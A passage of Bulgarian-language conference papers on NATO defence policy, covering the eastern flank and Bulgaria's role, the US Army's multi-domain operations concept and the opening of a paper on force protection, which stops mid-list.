октомври 2020 г. и към момента е в процес на изграждане на пълни оперативни способности. Неговите предни елементи се намират в Адажи, Латвия, докато останалата част от централата се намира в Каруп, Дания. Този щаб си сътрудничи тясно с бойните групи в Естония и Латвия. Регионално фокусираните щабове – щабът на многонационалната дивизия в Секешфехервар, Унгария и щабът на многонационалната дивизия „Югоизток“ в Букурещ, Румъния – допринасят за подготовката и управлението на четирите югоизточни бойни групи (Словакия, Унгария, Румъния и България).

На срещата на върха на НАТО през 2022 г. в Мадрид страните се споразумяха за нов модел на силите на НАТО, който представлява по-широко използване на силите с висока степен на готовност, възможно налични в НАТО, в зависимост от критичността и необходимостта, от която се налага тяхното използване. За по-голяма ефективност при бързо нарастване на способностите на изток се предприемат следните допълнителни мерки: повече предварително позиционирано оборудване и запаси от въоръжение и техника; повече възможности за разгръщане в дълбочина, включително интегрирани системи за противовъздушна и противоракетна отбрана; засилено изграждане и интегриране на система за командване и управление; подобрени регионални планове за отбрана със специфични сили, които ще работят със силите на място, както национални сили за териториална отбрана, така и със силите за предно присъствие на алианса.

На извънредната среща на върха на НАТО в Брюксел на 24 март 2022 г. държавните и правителствените ръководители на страните от Алианса се договориха да създадат още четири многонационални бойни групи в Словакия, Унгария, Румъния и България. Допълнително бойни самолети в подкрепа на мисиите на НАТО за еър полисинг (air policing), усилен военноморски сили в Балтийско и Средиземно море и за първи път, разполагане на елемент с най-висока степен на готовност от Силите за отговор на НАТО (highest-readiness element of the NATO Response Force) в Румъния.

На срещата на върха във Вилнюс през 2023 г. страните-членки одобриха ново поколение регионални отбранителни планове, които значително ще подобрят съгласуваността на планирането на колективната отбрана на НАТО с националното планиране на техните сили, географско позициониране и способности на системата за командване и управление.

Политиката на алианса остана единна и последователна, което пролича от проведената преди две седмици срещата на върха на НАТО във Вашингтон, окръг Колумбия от 9-ти до 11-ти юли 2024 г. Тази среща освен, че беше юбилейна, където се навършват 75 години от учредяването му на 4 април 1949 година – денят, в който Съединените щати, Канада и десет западноевропейски държави подписват Северноатлантическия договор в отговор на Студената война с комунистическия Съветски съюз. Седемдесет и пет години по-късно основната заплаха отново е от изток и отново от същата държава – Русия. Днес обаче държавите не са дванадесет, а тридесет и две страни-членки. Естествено Украйна доминира в разговорите във Вашингтон, както и друг актуален акцент за способностите на НАТО да защитава страните-членки, като се има предвид двете нови членки – Швеция и Финландия.

На срещата на върха във Вилнюс миналата година лидерите на НАТО договориха първите мащабни отбранителни планове от над повече от три десетилетия. На тази среща бяха договорени и представяне за разработване на конкретни военни изисквания и тяхното реализиране, което ще включва – от 35 до 50 допълнителни бригади, за да се отбранява при атаката от Русия, като една такава бригада ще се състои от между 3000 и 7000 войници в зависимост от нейното конкретно предназначение. Такъв план ще се превърне в огромно предизвикателство пред организацията. На срещата във Вашингтон се поставиха и конкретни изисквания за военнослужещите и въоръжението, които ще са адекватни за тази отбраната. Това включва и провеждане на по-чести и широкомащабни учения и обучения за валидиране и гарантира за ефективността на новите отбранителни планове, за да се демонстрира способността да се защитава и бързо, адекватно чрез подпомагане и усилване на способностите на всеки съюзник, който е под заплаха.

В този дух на линията на политическата стратегия на Северноатлантическия алианс беше проведено и най-голямото военно учение на НАТО след Студената война „Steadfast Defender 24“, което демонстрира неразрушимата връзка между държавите от НАТО в Европа и Северна Америка, които пазят над един милиард души в безопасност в продължение на 75 години. Това учение беше проведено за времето от януари до май 2024 г. и в него взеха участие над 90 000 войници от всичките 32 държави членуващи в НАТО. То целеше да се отработят мащабни, стратегически маневри, където северноамериканските войски пресичат Атлантическия океан, придвижват се през Европа и оттренират дейности в съюзен формат с европейските сили.

В този контекст, Канада започна да изпълнява плановете си за трансформиране на бойната група, която ръководи в Латвия, от ниво батальон към ниво бригада. В този контекст се планира да завърши пълното внедряване на постоянно разположените способности на бригадата в Латвия до 2026 г., когато ще има до 2200 канадски войници, разположени в многонационалната бригада. През 2024 година, Германия започна да разполага допълнителни войски в бойната група, която ръководи в Литва, полагайки основите за увеличаване на бойната група от батальон до бригада. Тези войски създават постоянна германска военна база в Литва, която ще бъде напълно оперативна с 5000 военнослужещи до 2027 година.

2 Мястото на Република България в източния флаг на НАТО


От изложеното горе съвсем логично идва и въпроса, къде е България в тези мащабни процеси, които продължават вече повече от десет години. Тук от изключителна важност са три ключови фактора:

- на първо място тази година Република България празнува 20 години пълноправно членство в НАТО;
- на второ място Република България се намира на важно географско положение на „Източният флаг“ на НАТО, което изключва и най-малката възможност за подминаване на тези процеси и оставане извън тях;

- третият фактор е, че България традиционно в исторически план има много допирни точки в политически, икономически, културни, религиозни, езикови и много други области с Русия и сега, когато се намира в антируската коалиция до голяма степен е неестествено за голяма част от гражданите.

Допълнително това се подхранва и от някои вътрешнополитически и външнополитически процеси. Най-общо като вътрешнополитически не може да не се отбележи факта, че сме членове от 2004 година на НАТО и от 2007 година членове на Европейският съюз и днес през 2024 година все още за основно оправдание спрямо редица негативни процеси от вътрешно държавен характер продължава да се представя Русия и Путин. От друга страна негативния пример с вихрещата се война в Украйна е фактор, който кара много хора да се замислят, какво ще стане ако тяхната държава стане част от това бойно поле.

Трябва също да се разгледа и факта, че Република България е част от организацията „Букурещ-9“ (Б-9), която е основана на 4 ноември 2015 г. в Букурещ, Румъния, по инициатива на президента на Румъния Клаус Йоханис и президента на Полша Анджей Дуда. Нейни членове са България, Чехия, Естония, Унгария, Латвия, Литва, Полша, Румъния и Словакия, графично показана на фигура 1.



Фигура 1: Букурещката деветка.

Създаването ѝ е главно в резултат на възприемана агресивна нагласа от Русия след анексирането на Крим от Украйна и нейната последваща намеса в Източна Украйна през 2014 г. Всички членове от организацията „Букурещ-9“ са били или част от бившия Съветски съюз (СССР), или от ръководения от Съветския съюз Варшавски договор.

На 10 май 2021 г., по време на видеоконференция на върха Букурещ-9, към която се присъедини президентът на Съединените щати Джо Байдън, Йоханис казва: „Източноевропейските държави от НАТО биха искали по-голямо военно присъствие на източния фланг на блока“ след мобилизацията на руските войски близо до руската граница с Украйна, която се случи преди известно време“ [8].

По време на пролетната сесия на Парламентарната асамблея на Алианса „България предложи създаването на щаб на многонационална дивизия „Изток“ и на многонационален щабен елемент за Черно море на наша територия. Това заяви в реч на пролетната сесия на Парламентарната асамблея на НАТО, която се провежда в София, началникът на Щаба на отбраната на Българската армия адмирал Емил Ефтимов“ [2].

Това означава, че при заплаха срещу България, то ще се развърне не само многонационалната бойна група, която се трансформира в бригада, но и цяла дивизия, включваща три бригади, общо това ще включва около 15 000 единици личен състав от сухопътни войски с авиационен компонент 22-ра шурмова авиобаза (22 ЩАБ) в Безмер, където се намират модернизирания Су-25 преди началото на войната в Беларус. Този дивизиен щаб трябва да е подобен на създадения в Румъния щаб на многонационална дивизия "Югоизток".

Многонационалния дивизиен щаб „Изток“, ще ръководи двете механизирани бригади и многонационалната бойна група. Този щаб ще осъществява командването и управлението на съответните формирования на сухопътните войски съгласно регионалните планове на НАТО.

Паралелно с тези процеси вървят и процесите по изграждането на съвместно изграждане на щаб на Регионално командване на компонента за специални операции (R-SOCC), което може да заработи още отначалото на следващата година, за което България и Румъния се договориха във Вашингтон на срещата на върха. Инициативата е част от развитието на системата за командване и управление на НАТО и ще се осъществява на ротационен принцип на всеки две години между двете страни. Това командване ще функционира, както в мирно, така и във военно време и това е причината да бъде ратифициран от Народното събрание. Инициативата за това командване между България и Румъния датира още от миналогодишната срещата на върха на НАТО във Вилнюс, където двамата министри подписаха писмо с намеренията си.

Заклучение

От представената фактология в изложението недвусмислено става ясно за изключителната ангажираност, както на широката международна общественост, така и в частност на НАТО към конфликта Русия-Украйна и фокуса върху стратегическото значение на Черноморския регион. В този смисъл може да се разгледа и внесенят законопроект „Закон за сигурността в Черно море от 2023 г.“ в Конгреса на САЩ, който предвижда постоянно военно присъствие в Черно море, което законът определя като зона на стратегическите интереси на САЩ. От само себе си се налага един генерален извод и той очертава характера и мащаба на бъдещите военни действия в източният фланг на НАТО.

Използвана литература:

1. Александрова Вера, Източният фланг на НАТО не е единен по въпроса как да се търси изход на войната в Украйна.,

- <https://bntnews.bg/news/iztochniyat-flang-na-nato-ne-e-edinen-po-vaprosakak-da-se-tarsi-izhod-na-voinata-v-ukraina-1281647news.html> (18:36 28.07.2024 г.).
2. България предложи да създаде щаб на НАТО на своя територия., <https://obektivno.bg/bulgariya-predlozhi-da-sazdade-shtab-na-nato-na-svoya-teritoriya/> (18:36 28.07.2024 г.).
 3. Димитров Борис, „Източният фронт” на НАТО срещу Русия., <https://geopolitica.eu/2020/185-broy-5-2020/3265-iztochniyat-front-na-nato-sreshtu-rusiya>, 02 Ноември 2020, (14:34 27.07.2024 г.).
 4. САЩ обявяват Черно море за зона на стратегическите си интереси, планират постоянно военно присъствие <https://glasove.com/novini/sashtobyuyavavat-chnerno-more-za-zona-na-strategicheskite-si-interesi-planirat-postoyanno-voenno-prisastvie> (11:45 26.07.2024 г.).
 5. Conev C. G., Antonov S. I., A Conceptual Framework For The Utilization Process Of Excess Ammunition In The Republic of Bulgaria., International scientific conference 2021. Collection of papers. Security and Defense Weapons, Technologies, Logistics. Communication and Computing Technologies. Cybersecurity. Social science. “Vasil Levski” National military university “Artillery, Aircraft defence and CIS” Faculty Shumen, Bulgaria, 2021, стр. 272-277, ISSN 2367-7902.
 6. Conev C. G., Antonov S. I., Influence of superfluous material resources class five – ammunition on the modernization of the Bulgarian army and national security risks arising from the large amount of superfluous ammunition in the army., International scientific conference 2020. Collection of papers. Arms, technologies, logistics. Communication and Computing technologies. Cybersecurity. Social science. “Vasil Levski” National military university “Artillery, Aircraft defence and CIS” Faculty Shumen, Bulgaria, 2020, стр. 195-200, ISSN 2367-7902.
 7. NATO’s military presence in the east of the Alliance., https://www.nato.int/cps/en/natohq/topics_136388.htm, 2024 (12:51 28.07.2024 г.).
 8. Reuters., Romanian president says more NATO presence needed in Eastern Europe., Reuters. 10 May 2021.

THE NEED TO TRANSITION AND DEVELOP THE ALLIANCE TO MULTI-DOMAIN OPERATIONS

Danko D. Farazov

Rakovski National Defence College, Sofia, Bulgaria (d.farazov@rmdc.bg)

Abstract: *The new security environment that we conditionally accept after 2014 imposed new requirements, thinking and organization models, as well as a different, much broader framework of vision for managing and solving basic tasks in crisis and conflict areas. The changes that occurred after the collapse of the bipolar model of the world gave rise to the development of new relations in the global space, which in turn permanently changed the political, economic, social spheres and, above all, the security environment. The Alliance, as the guarantor and sole pillar of peace and security in their global dimensions, needs to have a flexible, adaptable and long-term vision in relation to the military-political dimensions of trends in international relations. For these reasons, the Alliance periodically conducts and implements solutions to respond to these challenges. Although the latest Strategic Concept of 2022 clearly emphasizes the fact that NATO is returning to its deep essence and roots, as a defensive military alliance. Nevertheless, the situation today is very different from the Cold War era. Despite the clearly emerging purely combative aspects of the global environment, one should not forget the parallel processes, such as the transition to a multipolar world, the development and great convergence of technologies, climate change, extensive migration processes and others, which necessitates and the need for an adequate Alliance response to implement the necessary military strength and combat power in an increasingly complex international and regional environment. This is also the main reason to create and adopt the concept of multi-domain operations.*

Keywords: *NATO, defense, new global security environment, military power, multi-domain operations.*

НЕОБХОДИМОСТТА ОТ ПРЕХОД И РАЗВИТИЕ НА АЛИАНСА КЪМ ОПЕРАЦИИ В МНОЖЕСТВО ДОМЕЙНИ

Данко Д. Фаразов

Анотация: *Новата среда за сигурност, която условно приемаме след 2014 г. наложи нови изисквания, модели на мислене и организация, а също така и различна много по-широка рамка на визията за управление и решаване на базови задачи в кризисни и конфликтни райони. Настъпилите промени след разпада на двуполусният модел на света дадоха начало на развитието на нови отношения в глобалното пространство, които от своя страна промениха окончателно политическата, икономическата, социалната сфери и най-вече средата на сигурност. Алианса като гарант и единствен стожер за мира и сигурността в техните глобални измерения е необходимо да има гъвкава, адаптивна и дългосрочна визия спрямо военно-политическите измерения на тенденциите в международните отношения. Поради тези причини Алианса периодично провежда и прилага на практика решения за отговор на тези предизвикателства. Въпреки че последната стратегическа концепция от 2022 г. ясно подчертава факта, че НАТО се завръща в своята дълбока същност и корени, като отбранителен военен съюз. Независимо от това, днес ситуацията е много по-различна*

от времето на „Студената война“. Въпреки ясно очертаващите се чисто бойни аспекти на средата в глобален план, не бива да се забравя също и протичащите паралелно с това процеси, като прехода към многополярен свят, развитието и голямата конвергенция на технологиите, климатичните промени, широките миграционни процеси и други, което налага и необходимостта от адекватен отговор на Алианса, с който да имплементира необходимата военна сила и бойна мощ във все по-сложната международна и регионална среда. Това е и основната причина да се създаде и приеме концепцията за операциите в множество домейни.

Ключови думи: НАТО, отбрана, нова глобална среда на сигурност, военна сила, операциите в множество домейни.

Въведение

Гласуваното доверие на НАТО от тридесетте и две страни членки, позволява на Алианса да оперира с огромен потенциал от способности, но в същото време изправя организацията и управлението ѝ пред изключително сложни и противоречиви глобални проблемни за решаване и същевременно тежка конюнктура на организационно ниво. В условията на променящият се свят по отношение на сигурността в сферата на отбраната е от изключителна важност да имаме постоянен процес свързан с изграждането и развитието на способностите на силите, който да бъде своевременен, адекватен и изключително адаптивен спрямо глобалната среда. В текущите условия в глобален мащаб имаме обособяването на няколко крупни източника на голям военен потенциал, които са и основни фактори определящи характера на проблематиката. Това е и основната причина, която налага промяната на стратегическата концепция на Алианса за реорганизиране и развитие на необходимите способности. Един от основните двигатели на развитието на военното дело през последните десетилетия и най-големият източник военни ресурси и способности е армията САЩ. Именно чрез разглеждане на иновативните технологии и концептуални модели тази армия, можем да добием по-точна представа за предизвикателствата, алтернативите и тенденциите за развитие на военната наука.

1 Предпоставки за възникване на концепцията за операциите в множество домейни

Последният концептуален документ на американската армия – „Армията в Многодомейни операции – 2028“, се стреми да развие и адаптира военното дело към реалностите и предизвикателствата на двадесет и първи век. Идеята е посредством различни начини да се направи, така че за бъдещите сили това, което „AirLand Battle“ представи едно поколение назад, имплементирайки нова визия в един преломен период на преход, както към нови технологични решения, така и геополитически трансформации и промени теорията и практиката на провеждането на операции. И все пак, не трябва да се забравя историческата ретроспектива на моделите и етапите на преходи при трансформации на армиите, особено периодите между Първата световна война и Втората световна война и след войната във Виетнам, което показва, че операциите в множество домейни няма да могат да

постигнат това ниво на амбиция и визия, ако при трансформацията не се предприемат три ключови дейности.

Първо, армията трябва да се ръководи от изключително активен и адептивен доктринален процес, който да е фокусиран върху нейната роля в закономерностите на конкуренцията между големите сили (глобални играчи) [1]. Историята е пълна с повратни точки, които изобилстват от анализи за това, как и защо армиите по света се адаптират към промените в стратегическата среда. Националната отбранителна стратегия от 2018 г. предоставя съвременен критичка точка чрез изместване на фокуса на сигурността от нацията към конкуренцията на глобални играчи [8]. Текущите към момента съвместна и армейска доктрини, които разглеждат театъра на операцията през гледната точка на разширяване на конкурентното пространство в съвременните конфликти отразяват този процес в редица публикации, в които са разгледани детайлно закономерностите за сътрудничеството в областта на сигурността. В този смисъл пред теоретиците в областта на отбраната остава отворен въпроса, как да се трансформира концепцията за операцията в множество домейни в доктрина. Първо е необходимо да се преразгледа полеовото наставление “FM – 3-22” и тогава да се даде отговор на ключовият въпрос за сътрудничеството в областта на отбраната, така че да се дефинира по-ясно, как въоръжените сили участват в процеса за конкуренцията между глобалните играчи.

Второ, на аналитично равнище трябва детайлно да се изгради визията в контекста на двадесет и първи век за създаване, обучение и развитие на кадри, като тази дейност трябва да е основополагаща и с най-голям приоритет при модернизацията и трансформацията. Преди военен сблъсък, е задължително силите да проведат учения и маневри, които да дадат възможност за оценка на новото оборудване, нови концепции за работа и хората, които ще ръководят бързо трансформиращата се военна машина. С тази цел при развитието на доктрината „AirLand Battle“ след войната във Виетнам, се създава център за обучение в пустинна среда, като място, където може многократно да се експериментира с нови оръжейни системи и да се верифицира доктрината ефективност и приложимост на доктрината „AirLand Battle“. В съвременните условия, нарастването на сложността във военното дело е един от най-критичните фактори, на който трябва да се отговаря и който се превръща в основен критерии за успеха. Това налага и изграждането на все по-сложни и технологични тренировъчни центрове за проиграване и натрениране на формированията.

Трето, аналитичните разработки трябва да бъдат насочени към изграждането на детайлна и изключително прецизна експериментална работна среда, която да осигурява развърщането на формиране на ниво бригада, което да се извлекат възможно най-достоверно всички закономерности и зависимости в процеса на командване и управление. Концепцията за операцията в множество домейни предоставят на военните експерти възможност да мислене много по-задълбочено върху структурата на собствените сили и да се избегнат негативните резултати от предишни трансформации във военните организации, когато процесите на адаптация водеха до загуба на способности и неприемливо изоставане от другите армии. В такава ситуация крайгълният камък е методологията за трансформация и

промяната на големи организации, които се опитват да се адаптират към променяща се среда, която оказва силно деструктивно и разрушително въздействие върху тях. Новите технологии и концепции позволяват както устойчиви, така и разрушителни иновации и големите организации трябва да експериментират по подходящ начин, за да се възползват и от двете. Военната организация в най-широкият смисъл на това понятие в рамките на един трансформационен цикъл се движи в две тясно свързани плоскости на този процес. От една страна между провеждането на експериментални дейности с вътрешноорганизационен характер при действащи бойни единици от структурата на силите и учебни формирования създадени за тази цел. Извършването на последното на ниво бригада показва до колко са възможностите за справянето с разрушителните и деградивни въздействия върху въоръжените сили и ще помогне да се предотврати това, за да не се превърнат в следващия негативен пример във военната история при държави, които не успяват да се адаптират адекватно към деструктивния характер на вътрешни и международни промени на средата.

2 Същност на концепцията за операции в множество домейни

След края на Студената война, военните експерти се опитат да надградят ерата на „AirLand Battle“ концепцията, която до голяма степен започва да губи своята актуалност [2]. В САЩ като водеща нация в съвременното военно дело, започва публикуването на серия от концептуални документи в контекста на програмата „Концептуалната рамка на армията“. Създаването и приемането на „Quality of Firsts“ започва своето съществуване през 2005 г., като в нея има заложени достатъчни организационен потенциал за да се справи с множество натрупани, мултиплицирани негативни процеси, които трайно са се позиционирали и институционализирали в организационната архитектура. В същото време трябва да приеме в голямата ѝ част и концепцията за мрежова центрираната война. В тази посока ясно се заявява, че вече в компетенцията на армията ще се наложи максимата – „вижда първа, решава първа, действа първа и завършва решително“. Въпреки това реалностите на място в Ирак и Афганистан, съчетани с анулирането на програмата за бъдещите бойни системи, обезсмислиха концепцията за мрежово центрирана война и насочиха процесите към трансформиране и модернизиране на армията, която трябва да може да действа достатъчно надеждно в несигурна среда. Съвместният боен маньовър, широкоспектърната сигурност и пълният обхват от операции се превръщат във фактическото мото на въоръжените сили, което се налага от опита и практиката в реална среда. Операциите в множество домейни заменят въведената от 2014 г., концепция, която се стреми да заложат идеята за „win in a complex world“, която предлага използването на множество опции за създаване на множество дилеми в множество домейни с множество партньори. Днес официалната оперативна доктрина на въоръжените сили е известна като „Унифицирани сухопътни операции“. Въпреки явният напредък и поставените жалони за концептуално развитие, тази доктрина все още остава в сянката на „AirLand Battle“ и се базира на изградените от нея основополагащи принципи.

Трудно е да се предвиди кога, къде и как ще се водят бъдещи войни. Очертаването на пътя на модернизацията за толкова голяма организация като армиите, както на САЩ, така и на значителни формирования в съюзен формат във визията на непредсказуемата глобална среда е още по-трудно. И все пак успехът на концепцията „AirLand Battle“ продължава да съществува като стандарт за подражание включително и при настоящото военно статукво. Все пак остава открит въпроса, дали е възможно да се достигнат качеството на военното превъзходство от края на миналият век. В тази светлина трябва да се разглежда и една изключително иновативна програма, която ще даде начало за по-тясно и последователно адаптиране. Това е възможно да стане реалност чрез стартирането на „Synthetic Training Environment“, която представлява еквивалентът на двадесет и първи век за подобни усилия.

Подобно на много предишни концепции, операциите в множество домейни се основават на идентифицирането на заплахите и компонентите на бъдещата оперативна среда, с цел да формулира ясен аргумент, като начало на започване на ясни и значителни промени. Типичен пример за това е и начинът, по който Стратегията за национална отбрана идентифицира Китай и Русия като стратегически конкуренти, а концепцията за операциите в множество домейни описва как тези участници влияят на оперативната среда днес и в бъдеще. Концепцията поставя значителен акцент върху начина, по който Русия демонстрира желанието си да наблегне на международния ред, докато се състезава под традиционния праг на въоръжените конфликти.

Концепцията описва три така наречени принципа на операциите в множество домейни, които помагат за решаването на проблема, пред който е изправена всяка армия – как съвместните сили се конкурират във военната сфера преди въоръжен конфликт, този процес включва широк кръг от дейности, които са жизнено важни и ключови за последващите процеси. Следващият етап е свързан с използването на сила в най-широкият контекст на това понятие, като идеята е да се дезинтегрират системите и предотвратяването на достъп за опериране на врага във въздушното пространство. Едновременно с това да се използва произтичаща свобода за създаване на превъзходство и трето в следствие, отново връщане към период на стратегическа конкуренция след конфликта. Тези принципи са прецизно калибрирани и синхронизирани от позиция на силата, формиращи се в много домейни и проявяващи се посредством тяхната конвергенция. Взети заедно, тези принципи описват армия, организирана и способна да планира и провежда тактически операции във всичките пет сфери, дори преди началото на проявен въоръжен конфликт.

Моделът на синхронизираната и градуирана роля на силите реално описва глобалният отпечатък на армията и отразява пълномощабен оперативен модел на Националната отбранителна стратегия от 2018 година, като този принцип изисква по-големи децентрализирани способности и достъп до строго контролирани национални ресурси, които биха позволили на силите да оперират в значително многомерна рамка преди въоръжен конфликт.

Силите опериращи в множество домейни описват в чисто технократичен порядък организацията на бойните единици, които провеждат операции във всички домейни на все по-ниски нива от командната структура. Дългоочаквано постижение ще е като елемент от този принцип постижението, че бойците ще постигнат по-високи нива на индивидуално представяне посредством машинно обучение, системи за поддръжка от изкуствен интелект и ново поколение сензорни устройства.

Принципът на конвергенцията категорично определя идеята чрез синергия между домейните, многослойните възможности и системата за командване и управление, военните да наложат изискване за нива сложност за изпълнение спрямо способностите на врага за отговор по начини, които не са постижими чрез алтернативите само на един единствен домейн. Докато армията проучва, как да постигне този принцип е необходимо да се разработи системи и процеси, които да подпомогнат за ефективното използване на увеличения обхват от възможности на контрол от командира върху разнообразна компилация от способности и заедно с това да ги трансформира в синхронизиращата матрицата на бойните единици.

Изграждането на принципите на операциите в множество домейни определя системата за подхода за прилагане и функционирането им, като определя три базови принципа – Calibrated force posture, Multi-domain formations и Convergence.

Първият принцип се определя и отнася към следните елементи:

- сили за предно присъствие;
- експедиционни сили;
- способности на национално ниво;
- управленска мощ и ресурси.

Вторият принцип се отнася към способностите и автономността за тяхното прилагане в рамките на системата за бойно използване:

- извършване на самостоятелен маньовър;
- използване на огневите и поразяващи ресурси между домейните;
- увеличете максимално способностите на човешкия потенциал.

Третият принцип е свързан с качествено високо ниво на оперативност в значително широк обхват на комбинативност и включва следните елементи:

- синергия между различните домейни;
- многослойни възможности за действие;
- използване на предимствата на мисийното командване.

Освен със създаването на тази концепция, военната трансформация е също тясно свързана и с редица инициативи за модернизация. В началото на 2017 година военните власти изграждат нова визия в шест приоритета за модернизация, които задават тона на всички усилия в този процес. За да се прекрати изграденото статуквото на придобиване на способности, което в годините създаде стереотипи и модели на работа, които днес не съответстват на заявените стандарти и изисквания, беше целесъобразно да се създаде ново командване на стратегическо равнище, което да осъществи управлението на осем крътосано функционални работни колектива. Допълнително в рамките на това командване се създадох и работна група за изкуствен интелект и работна група за управление на необходимите

човешки ресурси необходими за изучаване и разработване на системите за способности от новите информационни технологии, които ще финализират прехода на армията от наследените принципи и модели на воюване като цяло от отминалата епоха. Взети заедно, тези инициативи се опитват да дадат гласък на армията по пътя към постигане на бъдещето, описано в концепцията за операциите в множество домейни. Военните власти ясно осъзнават, че ще настъпят промени в характера на воденото на войната, и че тези промени в голяма степен ще са непредсказуеми, което е възможно да доведе до верижна реакция с подчертано негативни последствия. Целта на стратегията за модернизация е да създаде условия, въоръжените сили да се адаптира към промените по-добре спрямо останалите глобални играчи.

Осемте кръстосано функционални работни колектива на командването отговарят и развиват капацитета за способности в следните направления:

- Оръжейни системи с голям обсег;
- Бойни машини от следващо поколение;
- Безпилотни летателни апарати;
- Войскова мрежова свързаност;
- Противовъздушна и противоракетна отбрана;
- Загуба на жива сила;
- Високотехнологична тренировъчна среда;
- Надеждно позициониране, навигация и синхронизация.

Представените горе области на концепцията за операциите в множество домейни очертава изключително добре обхвата и заложените в нея нива на амбиция за развитие на военното дело от следващо поколение.

Заклучение

От представеното може да се направи извода за голямото внимание, което се обръща на тази проблематика, свързана с отбраната в държавата с най-висок отбранителен потенциал в света. Заедно с това задължително трябва да се замислим и за важността на тези процеси в глобален и регионален план, тъй като те тепърва ще започнат да „оформят“ геополитическата и политическата среда в международните отношения. Това в пълна сила важи и за развитието и бъдещето на НАТО като колективна организация за сигурност, на която и ние сме членове и тези процеси, като държава, която изцяло разчита в отбранителната си политика на военния потенциал на Алианса ни касае в изключително голяма степен.

Използвана литература:

1. Цонев Ц.Г., Изследване на организацията, структурата и възможностите на формираната за логистично осигуряване от сухопътни войски на българската армия при операции на територията на страната., 2019., Издателско отделение на факултет „Артилерия, ПВО и КИС” ISBN: 978-619-7531-01-5.

2. Цонев Ц.Г., Проблеми на превъоръжаването и модернизацията на стрелковото оръжие на Българската армия., Ш., 2006., Научна сесия 2006 Сборник научни трудове - част I на факултет „Артилерия, ПВО и КИС” при НВУ „В. Левски”, с. 120-126, Ш., 2007, ISBN 13: 978-954-9681-19-2
3. Garn, A., Monograph “Multi-Domain Operations: The Army’s Future Operating Concept for Great Power Competition”, School of Advanced Military Studies US Army Command and General Staff College, Fort Leavenworth, 2019.
4. „The U.S. Army in Multi-Domain Operations 2028“, Army Training and Doctrine Command, Fort Eustis, Virginia, 2018.
5. Phillips, D., “Multi-Domain Operations: Passing the Torch”, RAND Corporation, November 2023.
6. O'Rourke, R. “Great Power Competition: Implications for Defense”, Congressional Research Service, Washington, February 28, 2024.
7. Manolache, I., “The role of multi-domain operations in modern warfare”, Land Forces Academy, Bucharest, Romania, 2023.
8. Conev C. G., Antonov S. I., A Conceptual Framework For The Utilization Process Of Excess Ammunition In The Republic of Bulgaria., International scientific conference 2021. Collection of papers. Security and Defense Weapons, Technologies, Logistics. Communication and Computing Technologies. Cybersecurity. Social science. “Vasil Levski” National military university “Artillery, Aircraft defence and CIS” Faculty Shumen, Bulgaria, 2021, стр. 272-277, ISSN 2367-7902.

FORCE PROTECTION – A KEY MOMENT IN CONTEMPORARY OPERATIONS

Danko D. Farazov

Rakovski National Defence College, Sofia, Bulgaria (d.farazov@rndc.bg)

Abstract: *Contemporary combat and non-combat operations are conducted in a ambiguous and complex security environment. This increasingly requires specifications, requirements and measures to improve the use of military structures. This is necessary for several reasons. First of all, the wide range of tasks they perform; the long duration of missions and operations and, thirdly, the geographical deployment of forces far beyond their national borders. The above presents a series of questions and problems faced by formations performing tasks in different parts of the world. Adding the conditions of the unpredictable and rapidly changing environment in the area of operation, a critical condition can be deduced that is a " milestone" of contemporary Alliance operations. It concludes that force protection is increasingly becoming an important factor and requirement in terms of mission success and is directly dependent on combat and non-combat losses incurred, which is an extremely sensitive aspect with strong political and social impact. The participation of the Republic of Bulgaria in the NATO force structure makes this topic extremely relevant and important.*

Keywords: *NATO, force protection, multinational operations, attack, incidents, risk*

ЗАЩИТАТА НА СИЛИТЕ – КЛЮЧОВ МОМЕНТ В СЪВРЕМЕННИТЕ ОПЕРАЦИИ

Данко Д. Фаразов

Анотация: *Съвременните бойни и небойни операции се провеждат в сложна, неясна и комплексна среда на сигурност. Това все повече налага спецификации, изисквания и мерки, които да подобрят използването на войсковите структури. Това се налага поради няколко причини. На първо място широкият спектър от задачи, които изпълняват; голямата продължителност на мисиите и операциите и на трето място географското дислоцирането на силите далеч на големи разстояния извън пределите на националните им граници. Изброеното поставя ред от въпроси и проблеми, пред които се изправят формированията изпълняващи задачи в различни части по света. Като се добавят и условията на непредвидимата и бързо променяща се среда в зоната на операцията, може да се изведе едно критично условие, което е „крайъгълен камък“ в съвременните операции на Алианса. Заклучава се в това, че защитата на силите все повече се превръща във важен фактор и изискване по отношение на успеха на мисията и е в пряка зависимост по отношение на понесените бойни и небойни загуби, които са изключително чувствителен аспект със силно политическо и социално въздействие. Участието на Република България в структурата на силите на НАТО прави тази тема изключително актуална и важна.*

Ключови думи: *НАТО, защита на силите, многонационални операции, нападение, инциденти, риск*

Въведение

Опазването на способностите, боеспособността и готовността за използване на съвместните сили в съюзен формат е основен принцип, който е залегнал от процеса на стратегическо планиране до процесът за вземане на решение [9]. Това се отнася за въздействията върху силите, в техния пълен обхват още преди военната мисия (бойното им използване), като обхваща и въпросите тясно свързани с обществена подкрепа и политическото разбиране. Силите на алиансът могат да бъдат уязвими от голям спектър опасности, включващи от пътнотранспортни инциденти, пожари, въздействия и катаклизми от околната среда до болести и поразяването от промишлени отровни вещества. Заплаха може да бъде предизвикана от потенциална възможност, като е необходимо да се направи цялостна оценка на преднамерени или случайни дейности и ситуации, като се вземе предвид собствените специфични уязвимости във всеки един момент и потенциалните и възможните способности на противника, враждебни намерения на трети страни, въздействието от влиянието на различни организации и участници по пряк или косвен път и други.

1 Основни задачи при планирането и провеждането на защитата на силите

Защитата на силите има за цел посредством определени мерки да запази бойния потенциал чрез противодействие на широки заплахи отнасящи се към всички елементи от противниковите сили и техните войскови ресурси и способности, природни въздействия, умишлено или неумишлено причинени от човешката дейност вреди, и също така е необходимо да се отчитат като част от тези мероприятия и отчитането на моралното, емоционалното и психологическо състояние в бойните единици. Като едни от основните задачи при планиране, защитата на силите трябва да са насочени в следните дейности [1]:

